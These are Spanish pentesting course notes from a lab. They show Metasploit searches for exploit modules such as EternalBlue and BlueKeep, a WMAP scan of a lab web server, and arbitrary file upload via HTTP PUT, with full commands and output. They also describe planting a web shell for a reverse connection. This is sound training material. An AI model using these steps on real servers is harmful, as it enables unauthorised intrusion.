2021-11-15 00:52:13 UTC	10.10.10.4	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry	IAVB-0001-B-0506,NSS-26917		
2021-11-15 00:52:13 UTC	10.10.10.4	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure	NSS-10785		

Entonces cuando se trata de buscar módulos de explotación dentro de Metasploit, el marco CVE es bastante simple, todo lo que necesitamos hacer es utilizar o especificar el año CVE para que se publique el exploit o más bien la vulnerabilidad, por ejemplo:

\$search cve:2017 name:smb

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Nos proporciona todos los módulos disponibles que podemos utilizar para explotar También podemos buscar por el nombre directamente: \$search MS12-020

```
msf6 > search MS12-020
Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/rdp/ms12_020_check	2012-03-16	normal	Yes	<b>MS12-020 Microsoft Remote Desktop Checker</b>
1	auxiliary/dos/windows/rdp/ms12_020_maxchannelids	2012-03-16	normal	No	<b>MS12-020 Microsoft Remote Desktop Use-After-Free DoS</b>

Bueno, lo que haríamos es ir revisando puerto por puerto y te recomendaría volver a explorar todo esto a medida que llegas o seleccionas el puerto que deseas atacar y el servicio que desea atacar ahora

También podemos usar la interfaz de Nessus para encontrar más fácilmente el exploit de la siguiente manera: CVE-2019-0708

The screenshot shows the Nessus interface with the following details:

- Hosts:** 1
- Vulnerabilities:** 3
- Remediations:** 5
- VPR Top Threats:** 1
- History:** 1

**Plugin Details:**

- Critical** Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)
- Description:** The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.
- Solution:** Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.
- Severity:** Critical
- ID:** 125313
- Version:** 1.21
- Type:** remote
- Family:** Windows
- Published:** May 22, 2019
- Modified:** Jul 12, 2021

```
msf6 > search cve:2019 name:rdp
Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/rdp/cve_2019_0708_bluekeep_rce	2019-05-14	manual	Yes	<b>CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free</b>
1	exploit/multi/http/wp_crop_rce	2019-02-19	excellent	Yes	WordPress Crop-image Shell Upload
2	auxiliary/scanner/http/wp_email_sub_news_sqqli	2019-11-13	normal	No	WordPress Email Subscribers and Newsletter Hash SQLi Scanner
3	auxiliary/admin/http/wp_google_maps_sqqli	2019-04-02	normal	Yes	WordPress Google Maps Plugin SQL Injection

Interact with a module by name or index. For example `info 3`, use `3` or use `auxiliary/admin/http/wp_google_maps_sqqli`

También podemos usar el nombre exacto del módulo:

Metasploit ([PHP CGI Argument Injection](#))

CANVAS ()

Core Impact

```
File Actions Edit View Help
msf6 > search PHP CGI Argument Injection
Matching Modules
=====
#  Name                                Disclosure Date   Rank    Check  Description
-  exploit/multi/http/php_cgi_arg_injection  2012-05-03     excellent  Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
msf6 > [REDACTED]
```

Esto es realmente muy importante cuando se trata de un pentesting

Siempre que estés interactuando o utilizando el marco de metasploit, que aproveches las diversas herramientas de terceros que se puedan integrar en el marco de metasploit como Nessus, NMAP, etc porque se tratan de herramientas muy poderosas en la fase de explotación

## Web App Vulnerability Scanning with WMAP

Lo primero que haremos será identificar nuestra IP ya que el objetivo se encuentra dentro de nuestra subred

Una vez identificada, iniciaremos la base de datos postgresql y Metasploit Framework

```
$service postgresql start
```

```
$msfconsole
```

Bien, una vez iniciado estos dos “servicios”. Pasaremos a la creación de un espacio de trabajo \$workspace –a <nombre>

```
root@attackdefense:~# service postgresql start && msfconsole
[ ok ] Starting PostgreSQL 11 database server: main.

          .          .
         dB'          BBP
        dB'dB'dB' dBp      dBp      dBp BB
       dB'dB'dB' dBp      dBp      dBp BB
      dB'dB'dB' dBPP     dBp      dBPPBBB

          dBPPPPP  dBBBBBBb  dBp      dBPPPPP dBp  dBPPPPPP
                     dB' dBp      dB'.BP
                   |   dBp      dBBBB' dBp      dB'.BP dBp      dBp
      --o--|   dBp      dBp      dBp      dB'.BP dBp      dBp
             dBPPPP dBp      dBPPPP dBPPPP dBp      dBp

          o          To boldly go where no
                         shell has gone before

      =[ metasploit v5.0.18-dev                      ]
+ ---=[ 1882 exploits - 1062 auxiliary - 328 post      ]
+ ---=[ 546 payloads - 44 encoders - 10 nops          ]
+ ---=[ 2 evasion                                         ]

msf5 > workspace -a web_scanning
[*] Added workspace: web_scanning
[*] Workspace: web_scanning
msf5 > 
```

El siguiente paso que haremos será poner por defecto la dirección IP objetivo para no tener que estar poniéndolo a cada rato en todos los módulos que vamos a usar a continuación \$setg RHOSTS<target\_ip> \$set RHOST <target\_ip>

Bien, ahora ya podemos cargar el módulo de WMAP

```
$load wmap
```

Como podemos ver nos aparecen diferentes módulos que podemos usar para diferentes cosas:

```
[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 > wmap_
wmap_modules  wmap_nodes      wmap_run       wmap_sites      wmap_targets  wmap_vulns
msf5 > wmap_
wmap_modules  wmap_nodes      wmap_run       wmap_sites      wmap_targets  wmap_vulns
msf5 > wmap_
```

Esto lo haremos de una manera estructurada. Lo que haremos será echar un vistazo a nuestros sitios porque queremos agregar un sitio a nuestro objetivo.

Entonces, primero seleccionaremos el sitio y después el objetivo:

```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
      -h      Display this help text
      -a [url] Add site (vhost,url)
      -d [ids] Delete sites (separate ids with space)
      -l      List all available sites
      -s [id]  Display site structure (vhost,url|ids) (level) (unicode output true/false)

msf5 > sites -a 192.132.65.3
[-] Unknown command: sites.
msf5 > wmap_sites -a 192.132.65.3
[*] Site created.
```

```
msf5 > wmap_targets -h
[*] Usage: wmap_targets [options]
      -h          Display this help text
      -t [urls]   Define target sites (vhost1,url[space]vhost2,url)
      -d [ids]    Define target sites (id1, id2, id3 ...)
      -c          Clean target sites list
      -l          List all target sites

msf5 > wmap_targets -c
msf5 > wmap_targets http://192.132.65.3
[-] Unknown flag.
msf5 > wmap_targets -t http://192.132.65.3
msf5 > 
```

En targets podemos especificar un directorio específico que queramos escanear, pero en nuestro caso, estamos empezando básicamente dentro de la raíz del servicio web. En conclusión, nuestro objetivo es la aplicación web en sí.

Bueno, confirmamos que todo está correctamente configurado:

```
msf5 > wmap_sites -l
[*] Available sites
=====

```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
--	---	---	---	---	---	---
0	192.132.65.3	192.132.65.3	80	http	0	0

```
msf5 > wmap_targets -l
[*] Defined targets
=====

```

Id	Vhost	Host	Port	SSL	Path
--	---	---	---	---	---
0	192.132.65.3	192.132.65.3	80	false	/

```
msf5 > 
```

Ahora toca ejecutar ¿cómo lo haremos?

```
msf5 > wmap_run -t
[*] Testing target:
[*]   Site: 192.132.65.3 (192.132.65.3)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2025-07-07 18:53:03 +0000
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
=====
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
```

```
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
=====
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http;brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
[*] Module auxiliary/scanner/http/replace_ext
[*] Module auxiliary/scanner/http/soap_xml
[*] Module auxiliary/scanner/http/trace_axd
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
=====
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
=====
[*]
=[ General testing ]=
=====
[*] Done.
msf5 > |
```

Nos ha dado diferentes módulos auxiliares que sirven para identificar vulnerabilidades, como brute force, sql injection, etc

Bien, para ejecutar nuestro análisis de vulnerabilidades contra el objetivo lo que tenemos que hacer es \$wmap\_run -e

```
[*] Done.
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.132.65.3 (192.132.65.3)
[*]     Port: 80 SSL: false
=====
[*] Testing started. 2025-07-07 18:59:02 +0000
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version

[+] 192.132.65.3:80 Apache/2.4.18 (Ubuntu)
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.132.65.3:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 192.132.65.3 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] 192.132.65.3:80      - http://192.132.65.3/ may not support FrontPage Server Extensions
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[+] 192.132.65.3 allows GET,HEAD,POST,OPTIONS methods
[*] Module auxiliary/scanner/http/robots_txt
[*] [192.132.65.3] /robots.txt found
[+] Contents of Robots.txt:
# robots.txt for attackdefense
User-agent: test
# Directories
Allow: /webmail

User-agent: *
# Directories
Disallow: /data
Disallow: /secure

[*] Module auxiliary/scanner/http/scrapers
[+] [192.132.65.3] / [Apache2 Ubuntu Default Page: It works]
```

```
[*] Module auxiliary/scanner/http svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http trace
[*] Module auxiliary/scanner/http vhost_scanner
[*] [192.132.65.3] Sending request with random domain ewvyo.
[*] [192.132.65.3] Sending request with random domain MICgC.
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] 192.132.65.3 (Apache/2.4.18 (Ubuntu)) WebDAV disabled.
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
=====
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Path: /
[*] Using code '404' as not found.
[+] Found http://192.132.65.3:80/doc/ 200
[+] Found http://192.132.65.3:80/pro/ 200
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Path: /
[*] Module auxiliary/scanner/http/dir_scanner
[*] Path: /
[*] Detecting error code
[*] Using code '404' as not found for 192.132.65.3
[+] Found http://192.132.65.3:80/cgi-bin/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/data/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/doc/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/downloads/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/icons/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/manual/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/secure/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/users/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/uploads/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webadmin/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/view/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/web_app/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webmail/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webdb/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webdav/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/~nobody/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/~admin/ 404 (192.132.65.3)
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Path: /
[*] Using code '404' as not found.
```

```
[*] Using code '404' as not found for 192.132.65.3
[+] Found http://192.132.65.3:80/cgi-bin/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/data/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/doc/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/downloads/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/icons/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/manual/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/secure/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/users/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/uploads/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webadmin/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/view/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/web_app/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webmail/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webdb/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/webdav/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/~nobody/ 404 (192.132.65.3)
[+] Found http://192.132.65.3:80/~admin/ 404 (192.132.65.3)
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Path: /
[*] Using code '404' as not found.
[*] Found protected folder http://192.132.65.3:80/secure/ 401 (192.132.65.3)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.132.65.3:80/webdav/ 401 (192.132.65.3)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Path: /
[-] Blank or default PATH set.
[*] Module auxiliary/scanner/http/files_dir
[*] Path: /
[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[+] Found http://192.132.65.3:80/file.backup 200
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[+] Found http://192.132.65.3:80/code.c 200
[*] Using code '404' as not found for files with extension .cfg
[+] Found http://192.132.65.3:80/code.cfg 200
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[+] Found http://192.132.65.3:80/index.html 200
[*] Using code '404' as not found for files with extension .htm
```

```
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://192.132.65.3:80/test.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension .
[+] Found http://192.132.65.3:80/cgi-bin 301
[+] Found http://192.132.65.3:80/data 301
[+] Found http://192.132.65.3:80/downloads 301
[+] Found http://192.132.65.3:80/doc 301
[+] Found http://192.132.65.3:80/manual 301
[+] Found http://192.132.65.3:80/secure 401
[+] Found http://192.132.65.3:80/users 301
[+] Found http://192.132.65.3:80/uploads 301
[+] Found http://192.132.65.3:80/view 301
[+] Found http://192.132.65.3:80/webdav 401
[+] Found http://192.132.65.3:80/webadmin 301
[+] Found http://192.132.65.3:80/webmail 301
[+] Found http://192.132.65.3:80/~mail 403
[+] Found http://192.132.65.3:80/~admin 403
[+] Found http://192.132.65.3:80/~bin 403
[+] Found http://192.132.65.3:80/~sys 403
[*] Using code '404' as not found for files with extension .
[+] Found http://192.132.65.3:80/cgi-bin 301
[+] Found http://192.132.65.3:80/data 301
[+] Found http://192.132.65.3:80/doc 301
[+] Found http://192.132.65.3:80/downloads 301
[+] Found http://192.132.65.3:80/manual 301
[+] Found http://192.132.65.3:80/secure 401
[+] Found http://192.132.65.3:80/uploads 301
[+] Found http://192.132.65.3:80/users 301
[+] Found http://192.132.65.3:80/webdav 401
[+] Found http://192.132.65.3:80/webadmin 301
[+] Found http://192.132.65.3:80/view 301
[+] Found http://192.132.65.3:80/webmail 301
[+] Found http://192.132.65.3:80/~bin 403
[+] Found http://192.132.65.3:80/~mail 403
```

```
[+] Found http://192.132.65.3:80/uploads 301
[+] Found http://192.132.65.3:80/users 301
[+] Found http://192.132.65.3:80/webdav 401
[+] Found http://192.132.65.3:80/webadmin 301
[+] Found http://192.132.65.3:80/view 301
[+] Found http://192.132.65.3:80/webmail 301
[+] Found http://192.132.65.3:80/~bin 403
[+] Found http://192.132.65.3:80/~mail 403
[+] Found http://192.132.65.3:80/~admin 403
[+] Found http://192.132.65.3:80/~sys 403
[*] Module auxiliary/scanner/http/http_put
[*] Path: /
[-] 192.132.65.3: File doesn't seem to exist. The upload probably failed
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Path: /
[-] 192.132.65.3:80 Folder does not require authentication. [405]
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
[*] Path: /
[-] Blank or default PATH set.
[*] Module auxiliary/scanner/http/replace_ext
[*] Module auxiliary/scanner/http/soap_xml
[*] Path: /
[*] Starting scan with 0ms delay between requests
[*] Server 192.132.65.3:80 returned HTTP 404 for /. Use a different one.
[*] Module auxiliary/scanner/http/trace_axd
[*] Path: /
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
=====
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
=====
[*]
=[ General testing ]=
=====
+-----+
Launch completed in 354.1163320541382 seconds.
+-----+
[*] Done.
msf5 > |
```

Bien, una vez tenemos esa información, podemos ver diferentes vulnerabilidades que pudo encontrar:

```
[*] Usage: wmap_vulns [options]
      -h          Display this help text
      -l          Display web vulns table

msf5 > wmap_vulns -l
[*] + [192.132.65.3] (192.132.65.3): scraper /
[*]   scraper Scraper
[*]   GET Apache2 Ubuntu Default Page: It works
[*] + [192.132.65.3] (192.132.65.3): directory /pro/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /cgi-bin/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /data/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /doc/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /downloads/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /icons/
[*]   directory Directoy found.
[*]   GET Res code: 403
[*] + [192.132.65.3] (192.132.65.3): directory /manual/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /secure/
[*]   directory Directoy found.
[*]   GET Res code: 401
[*] + [192.132.65.3] (192.132.65.3): directory /users/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /uploads/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /webadmin/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /view/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.132.65.3] (192.132.65.3): directory /web_app/
[*]   directory Directoy found.
```

Bien, ahora miraremos las opciones que nos da el módulo auxiliar de HTTP option correspondiente a nuestro objetivo:

```

msf5 > use auxiliary/scanner/http/options
msf5 auxiliary(scanner/http/options) > show options

Module options (auxiliary/scanner/http/options):

Name      Current Setting  Required  Description
----      -----          -----      -----
Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS               yes        The target address range or CIDR identifier
RPORT      80            yes        The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
THREADS     1             yes        The number of concurrent threads
VHOST                  no        HTTP server virtual host

msf5 auxiliary(scanner/http/options) > set RHOSTS 192.132.65.3
RHOSTS => 192.132.65.3
msf5 auxiliary(scanner/http/options) > run

[*] 192.132.65.3 allows GET,HEAD,POST,OPTIONS methods
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/options) >

```

Y nos dice que tenemos permitidos los métodos GET, HEAD, POST Y OPTIONS

Entonces lo que podemos hacer es utilizar el módulo auxiliar http\_put para probar varios directorios en el servidor web para ver si podemos colocar un archivo dentro de ese directorio específico.

```

msf5 auxiliary(scanner/http/options) > use auxiliary/scanner/http/http_put
msf5 auxiliary(scanner/http/http_put) > show options

Module options (auxiliary/scanner/http/http_put):

Name      Current Setting  Required  Description
----      -----          -----      -----
ACTION    PUT            yes        PUT or DELETE
FILEDATA  msf test file  no        The data to upload into the file
FILENAME  msf_http_put_test.txt yes        The file to attempt to write or delete
PATH      /               yes        The path to attempt to write or delete
Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS               yes        The target address range or CIDR identifier
RPORT      80            yes        The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
THREADS     1             yes        The number of concurrent threads
VHOST                  no        HTTP server virtual host

Auxiliary action:

Name  Description
----  -----
PUT

msf5 auxiliary(scanner/http/http_put) > set RHOSTS 192.132.65.3
RHOSTS => 192.132.65.3
msf5 auxiliary(scanner/http/http_put) >

```

```

[-] 192.132.65.3: File doesn't seem to exist. The upload probably failed
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_put) >

```

Ha fallado porque la ruta del servicio web que tenemos asignada en la opción de PATH no acepte el método PUT, entonces vamos a probar con otra ruta como /data/ que era lo que encontramos antes en el escaneo de vulnerabilidades de arriba

```
msf5 auxiliary(scanner/http/http_put) > set PATH /data/
PATH => /data/
msf5 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://192.132.65.3:80/data/msf_http_put_test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_put) >
```

En este caso funcionó por lo que tenemos la opción de subir un archivo dentro del directorio de /data. En este caso lo que estamos haciendo es básicamente explotar un sistema mal diseñado, servidor web mal configurado o web application para este caso en concreto.

Ahora bien, los métodos HTTP PUT y POST son bastante similares en el sentido de que permiten utilizar un nuevo recurso o se utilizan para enviar o presentar datos en el servidor web. Bien, lo que haría normalmente un atacante es básicamente utilizar esta vulnerabilidad o esta configuración incorrecta para cargar una payload en la web.

Básicamente especificarían en las opciones de FILEDATA y FILENAME un payload web al servidor web de destino y luego configurarían su oyente (netcat) y luego cada vez que naveguen a ese directorio particular, y en consecuencia el atacante recibiría una conexión inversa si configuro un payload de shell.

```
Module options (auxiliary/scanner/http/http_put):
Name      Current Setting      Required  Description
----      -----           yes        PUT or DELETE
ACTION    PUT                  yes
FILEDATA  msf test file       no        The data to upload into the file
FILENAME  msf_http_put_test.txt yes        The file to attempt to write or delete
```

Bien, en nuestro caso, lo que podemos hacer es probar y ver si msf\_http\_put\_test.txt se ha subido correctamente al objetivo de la siguiente manera:

```
msf5 auxiliary(scanner/http/http_put) > curl http://192.132.65.3:80/data/msf_http_put_test.txt
[*] exec: curl http://192.132.65.3:80/data/msf_http_put_test.txt

% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
100     13  100    13    0     0  13000      0 --:--:-- --:--:-- --:--:-- 13000
msf test filemsf5 auxiliary(scanner/http/http_put) >
```

Como podemos ver muestra el contenido del archivo "msf test file"

Así que vamos a intentar cambiar esto un poco solo para confirmar que este es el caso:

```
msf5 auxiliary(scanner/http/http_put) > set FILEDATA "hackeado"
FILEDATA => hackeado
msf5 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://192.132.65.3:80/data/hackeado.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_put) > curl http://192.132.65.3:80/data/hackeado.txt
[*] exec: curl http://192.132.65.3:80/data/hackeado.txt

      % Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload   Total   Spent    Left  Speed
  100     8  100     8    0    0  8000      0 --::-- --::-- --::--  8000
hackeado|msf5 auxiliary(scanner/http/http_put) > show options

Module options (auxiliary/scanner/http/http_put):

Name  Current Setting  Required  Description
----  -----  -----  -----
ACTION  PUT            yes        PUT or DELETE
FILEDATA  hackeado      no         The data to upload into the file
FILENAME  hackeado.txt  yes        The file to attempt to write or delete
PATH    /data/           yes        The path to attempt to write or delete
Proxies
RHOSTS  192.132.65.3    yes        The target address range or CIDR identifier
RPORT    80              yes        The target port (TCP)
SSL      false           no         Negotiate SSL/TLS for outgoing connections
THREADS  1               yes        The number of concurrent threads
VHOST
```

Auxiliary action:

Name	Description
PUT	

# ***Assessment Methodologies: Auditing Fundamentals***

## **Descripción general de la auditoría de seguridad**

¿Qué es la auditoría de seguridad?

La auditoría de seguridad es un proceso sistemático de evaluación y verificación de medidas y controles de seguridad establecidos dentro de una organización para asegurarse de que son eficaces, apropiados y que cumplan con las normas, políticas y reglamentos pertinentes.

Por lo tanto, básicamente implica revisar varios aspectos de la organización como sistemas de información, redes, aplicaciones y procedimientos operativos para identificar vulnerabilidades, debilidades y áreas de mejora.

¿Cuál es la importancia de una auditoria de seguridad?

Ayudan a descubrir vulnerabilidades y debilidades en la seguridad de una organización en sus sistemas de información e infraestructura que podrían ser explotadas por atacantes.

Garantizan cumplimiento. Las empresas deben cumplir con varios requisitos regulatorios y estándares de la industria para proteger datos confidenciales y mantener la confianza con clientes y partes interesadas.

Mejorar gestión de riesgos. Las auditorías proporcionan una evaluación integral de la seguridad de una organización, identificando y priorizando los riesgos en función de su impacto potencial

Mejorar las políticas y procedimientos de seguridad. Si tienes auditorias periódicas, los empleados estarán alertas y tomarán en serio las políticas de seguridad

## Terminología esencial

### Essential Terminology

Term	Definition	Importance
Security Policies	Formal documents that define an organization's security objectives, guidelines, and procedures to protect information assets.	Establishes the framework for implementing and enforcing security controls.
Compliance	Adherence to regulatory requirements, industry standards, and internal policies related to security and data protection.	Ensures that the organization meets legal obligations and best practices.
